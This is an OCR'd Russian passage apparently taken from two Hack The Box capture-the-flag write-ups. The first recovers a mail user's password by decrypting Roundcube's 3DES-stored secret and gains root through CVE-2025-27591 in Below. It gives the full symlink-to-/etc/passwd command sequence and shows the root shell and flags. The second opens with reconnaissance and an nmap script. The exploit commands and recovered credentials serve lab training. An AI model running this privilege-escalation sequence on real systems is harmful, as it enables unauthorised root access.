
В исходном коде Roundcube можно найти функцию decrypt.

```
/**
     * Decrypt a string
     *
     * @param string $cipher Encrypted text
     * @param string $key    Encryption key to retrieve from the
configuration, defaults to 'des_key'
     * @param bool   $base64 Whether or not input is base64-encoded
     *
     * @return string|false Decrypted text, false on error
     */
    public function decrypt($cipher, $key = 'des_key', $base64 = true
)
    {
        // @phpstan-ignore-next-line
        if (!is_string($cipher) || !strlen($cipher)) {
            return false;
        }

        if ($base64) {
            $cipher = base64_decode($cipher, true);
            if ($cipher === false) {
                return false;
            }
        }

        $ckey = $this->config->get_crypto_key($key);
        $method = $this->config->get_crypto_method();
        $iv_size = openssl_cipher_iv_length($method);
        $tag = null;

        if (preg_match('/^##(.{16})##/s', $cipher, $matches)) {
            $tag = $matches[1];
            $cipher = substr($cipher, strlen($matches[0]));
        }

        $iv = substr($cipher, 0, $iv_size);

        // session corruption? (#1485970)
        if (strlen($iv) < $iv_size) {
            return false;
        }

        $cipher = substr($cipher, $iv_size);
        $clear = openssl_decrypt($cipher, $method, $ckey, \
OPENSSL_RAW_DATA, $iv, $tag);

        return $clear;
    }
```

Метод get_crypto_method возвращает алгоритм, который используется для шифрования.

```
    public function get_crypto_method()
    {
        return $this->get('cipher_method') ?: 'DES-EDE3-CBC';
    }
```


Значит, нам сперва нужно декодировать строку Base64 в Hex. Для этого можно использовать сайт **CyberChef**.



```
L7Rv00A8TuwJAr67kITxxcSgnIk25Am/
2fb46fd3403c4eec0902bebb9084f1c5c4a09c8936e409bf
```

Преобразование данных


Полученные данные разделим на шифротекст и вектор инициализации (8 байт), затем расшифруем 3DES-CBC ключом из конфига. Так получаем пароль пользователя `jacob`.




```
0902bebb9084f1c5c4a09c8936e409bf
595m08DmwGeD
```

Расшифрованный пароль

С этими учетными данными авторизуемся в почте пользователя и изучаем сообщения. В одном письме находим пароль системной учетной записи, а из другого узнаём, что на сервере мониторят ресурсы с помощью Below и у пользователя есть доступ к логам.




Сообщение в почте 1



Сообщение в почте 2

С найденным паролем авторизуемся по SSH и забираем первый флаг.



```
jacob@outbound ~  (0.09s)
id
uid=1002(jacob) gid=1002(jacob) groups=1002(jacob),100(users)
jacob@outbound ~  (0.099s)
cat user.txt
74b0c5d6350d9ef4f14b3a7f488700c6
```


Флаг пользователя

ЛОКАЛЬНОЕ ПОВЫШЕНИЕ ПРИВИЛЕГИЙ

Теперь нужно собрать информацию и узнать, как продвигаться дальше. Я, как обычно, буду использовать для этого скрипты **PEASS**.

> **Справка: скрипты PEASS**
>
> Что делать после того, как мы получили доступ в систему от имени пользователя? Вариантов дальнейшей эксплуатации и повышения привилегий может быть очень много, как в Linux, так и в Windows. Чтобы собрать информацию и наметить цели, можно использовать Privilege Escalation Awesome Scripts SUITE (PEASS) — набор скриптов, которые проверяют систему на автомате и выдают подробный отчет о потенциально интересных файлах, процессах и настройках.

Загрузим на удаленный хост скрипт для Linux, дадим право на выполнение и запустим сканирование. В выводе будет много всего, но из важного для нас — только настройки sudoers.




```
╔══════════╣ Checking 'sudo -l', /etc/sudoers, and /etc/sudoers.d
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
Matching Defaults entries for jacob on outbound:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User jacob may run the following commands on outbound:
    (ALL : ALL) NOPASSWD: /usr/bin/below *, !/usr/bin/below --config*, !/usr/bin/below --debug*, !/usr/bin/below -d*
```

Настройки sudoers

> **Справка: sudoers**
>
> Файл `/etc/sudoers` в Linux содержит списки команд, которые разные группы пользователей могут выполнять от имени администратора системы. Можно просмотреть его как напрямую, так и при помощи команды `sudo -l`.

Запись в sudo разрешает нам запускать утилиту Below (интерактивный монитор системных ресурсов) от имени пользователя `root`. Первым делом я решил проверить, есть ли для нее какие-нибудь эксплоиты.



openSUSE
https://security.opensuse.org › ... · Перевести эту страницу
Below: World Writable Directory in /var/log/below Allows Local ...
12 мар. 2025 г. — Below is a tool for recording and displaying system data like hardware utilization and cgroup information. In Below versions up to and ...

National Institute of Standards and Technology (.gov)
https://nvd.nist.gov › vuln · Перевести эту страницу
CVE-2025-24471 Detail - NVD
10 июн. 2025 г. — An Improper Certificate Validation vulnerability [CWE-295] in FortiOS version 7.6.1 and below, version 7.4.7 and below may allow an EAP verified remote user to ...

GitHub
https://github.com › advisories · Перевести эту страницу
CVE-2025-27591 · GitHub Advisory Database
11 мар. 2025 г. — A privilege escalation vulnerability existed in the Below service prior to v0.9.0 due to the creation of a world-writable directory at /var/log/ ...

MITRE Corporation
https://cve.mitre.org › cve › i... · Перевести эту страницу
About CVE Records
CVE Records are unique identifiers for publicly known cybersecurity vulnerabilities, including a CVE ID and a brief description.


Vulert
https://vulert.com › vuln-db · Перевести эту страницу
CVE-2025-27591: Below Package Privilege Escalation ...
Learn about CVE-2025-27591, a privilege escalation vulnerability in the Below package, its impact, and how to fix it. Stay secure with real-time monitoring ...

Поиск уязвимостей в Google

В Below есть недавняя уязвимость — CVE-2025-27591. Подвержены версии до 0.9.0, а баг заключается в том, что сервис запускается с правами root и создает каталог `/var/log/below` с правами 0777 (доступен на запись всем пользователям). Злоумышленник с локальным доступом может подменить файл в этом каталоге (например, через символическую ссылку) и тем самым добиться записи данных в любой файл, что приводит к эскалации привилегий до root.

В инструкции по эксплуатации говорится, что нам нужно удалить лог в директории `/var/log/below/`, а затем вместо файла лога создать ссылку на файл `/etc/passwd`. Это позволит командой `below snapshot` выполнить запись в этот файл. Добавив строку `pwn::0:0:root:/root:/bin/bash`, мы сможем авторизоваться как `pwn` с пустым паролем, но с привилегиями `root`.

```
echo 'pwn::0:0:root:/root:/bin/bash' >> passwd2
rm -f /var/log/below/error_root.log
ln -s /etc/passwd /var/log/below/error_root.log
sudo /usr/bin/below snapshot --begin now
cp passwd2 /var/log/below/error_root.log
su pwn
```




```
jacob@outbound ~
echo 'pwn::0:0:root:/root:/bin/bash' >> passwd2
rm -f /var/log/below/error_root.log
ln -s /etc/passwd /var/log/below/error_root.log
sudo /usr/bin/below snapshot --begin now
cp passwd2 /var/log/below/error_root.log
su pwn
Snapshot has been created at snapshot_01754768176_01754768176.3zcWEy
pwn@outbound:/home/jacob# id
uid=0(root) gid=0(root) groups=0(root)
pwn@outbound:/home/jacob# cat /root/root.txt
5c1e615260ee8e8c0089df622546d6f7
pwn@outbound:/home/jacob#
```

Флаг рута

Машина захвачена! ⌶

HTB ARTIFICIAL



OS Linux | RELEASE DATE 21 Jun 2025 | DIFFICULTY Easy | POINTS 20

Эксплуатируем баг в TensorFlow и атакуем Backrest

RalfHacker
hackerralf8@gmail.com

Сегодня я продемонстрирую эксплуатацию уязвимости в популярной библиотеке TensorFlow. Это позволит нам исполнять команды на сервере, чем мы и воспользуемся, чтобы получить учетные данные, а затем повысить привилегии через оболочку Backrest для restic backup.

Наша цель — получение прав суперпользователя на машине Artificial с учебной площадки Hack The Box. Уровень задания — легкий.

WARNING

Подключаться к машинам с HTB рекомендуется с применением средств анонимизации и виртуализации. Не делай этого с компьютеров, где есть важные для тебя данные, так как ты окажешься в общей сети с другими участниками.

РАЗВЕДКА

Сканирование портов

Добавляем IP-адрес машины в `/etc/hosts`:

```
10.10.11.74     artificial.htb
```

И запускаем сканирование портов.


Справка: сканирование портов

Сканирование портов — стандартный первый шаг при любой атаке. Он позволяет атакующему узнать, какие службы на хосте принимают соединение. На основе этой информации выбирается следующий шаг к получению точки входа.

Наиболее известный инструмент для сканирования — это Nmap. Улучшить результаты его работы ты можешь при помощи следующего скрипта:

```
#!/bin/bash
ports=$(nmap -p- --min-rate=500 $1 | grep ^[0-9] | cut -d '/' -f 1 |
tr '
' ',' | sed s/,$//)
nmap -p$ports -A $1
```

Он действует в два этапа. На первом производится обычное быстрое сканирование, на втором — более тщательное сканирование, с использованием имеющихся скриптов (опция `-A`).



